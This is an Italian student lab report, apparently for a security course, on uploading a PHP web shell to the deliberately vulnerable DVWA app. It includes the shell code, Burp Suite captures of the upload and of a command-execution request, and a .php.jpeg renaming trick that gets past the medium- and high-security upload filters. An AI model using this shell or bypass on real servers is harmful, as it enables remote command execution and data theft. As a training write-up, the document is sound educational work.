

Consegna:

- Codice php.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell php più sofisticata.
- BONUS 2: caricare la shell con sicurezza media e alta

CODICE PHP

Qui un semplice codice PHP che abbiamo utilizzato:

```
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
}
?>
```

CARICAMENTO

Lo carico tramite l'upload della DVWA a sicurezza bassa

Choose an image to upload:

No file selected.

../../../../hackable/uploads/shell.php succesfully uploaded!

Index of /dvwa/hackable/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dvwa_email.png	16-Mar-2010 01:56	667	
 shell.php	16-Sep-2024 08:21	81	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.51.101 Port 80

Utilizzando burpsuite, intercetto le varie request e response di caricamento e utilizzo della shell:

Le request del caricamento:

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.51.101
3 Content-Length: 480
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.51.101
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryA8NzheyV8f6xvl0m
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.51.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=28e8c6d9cb570c55447ef78b8bed02d9
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryA8NzheyV8f6xvl0m
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryA8NzheyV8f6xvl0m
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_GET['cmd'])) {
26     $cmd = $_GET['cmd'];
27     system($cmd);
28 }
29 ?>
30
31 -----WebKitFormBoundaryA8NzheyV8f6xvl0m
32 Content-Disposition: form-data; name="Upload"
33
34 Upload
35 -----WebKitFormBoundaryA8NzheyV8f6xvl0m--
```

La response è allegata come file .txt su GITHUB

Utilizzo della shell:

Request del utilizzo shell:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.51.101
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=28e8c6d9cb570c55447ef78b8bed02d9
9 Connection: keep-alive
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Mon, 16 Sep 2024 12:31:21 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 25
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 dvwa_email.png
11 shell.php
12 |
```

Eventuali altre informazioni scoperte:

Possiamo scoprire la versione del server che è Apache/2.2.8

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.51.101 Port 80

Poi, tramite la shell, possiamo accedere a ogni tipo di informazione tramite i comandi, come nomi utente e password, porte aperte, etc

Bonus 1: utilizzo di una shell PHP più sofisticata

Con l'aiuto del IA siamo andati a costruirci una shell con una semplice interfaccia grafica e una lista dei comandi utilizzabili. Allego il file della shell nella cartella GitHub

```
Comandi disponibili:
date: Mostra data e ora correnti
phpinfo: Mostra informazioni su PHP
server: Mostra variabili del server
listfiles: Elenca i file nella directory corrente
diskspace: Mostra lo spazio su disco
echo [testo]: Stampa il testo specificato
calc [espressione]: Calcola l'espressione matematica
help: Mostra questa lista di comandi
```

Esegui

Bonus 2:

Proviamo a caricare una shell PHP con difficoltà media.

Your image was not uploaded.

Le restrizioni che ci vengono date sono che il file deve essere di tipo immagine/jpeg.

```
if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
```

Rinominiamo il nostro file .php.jpeg e proviamo a ricaricarlo:

Vulnerability: File Upload

Choose an image to upload:


Browse...

No file selected.


Upload

../../../../hackable/uploads/advanced_shell_medium.php.jpeg succesfully uploaded!

La nostra shell è funzionante:



Proviamo ora con la difficoltà alta:



Nello stesso modo, riusciamo a caricare i file ed eseguirli anche a difficoltà alta:

Index of /dvwa/hackable/uploads

	Name	Last modified	Size	Description
	Parent Directory		-	
	advanced_shell.php	16-Sep-2024 08:47	3.2K	
	advanced_shell_high.php.jpeg	16-Sep-2024 08:53	3.2K	
	advanced_shell_medium.php.jpeg	16-Sep-2024 08:51	3.2K	
	dvwa_email.png	16-Mar-2010 01:56	667	
	shell.php	16-Sep-2024 08:31	81	

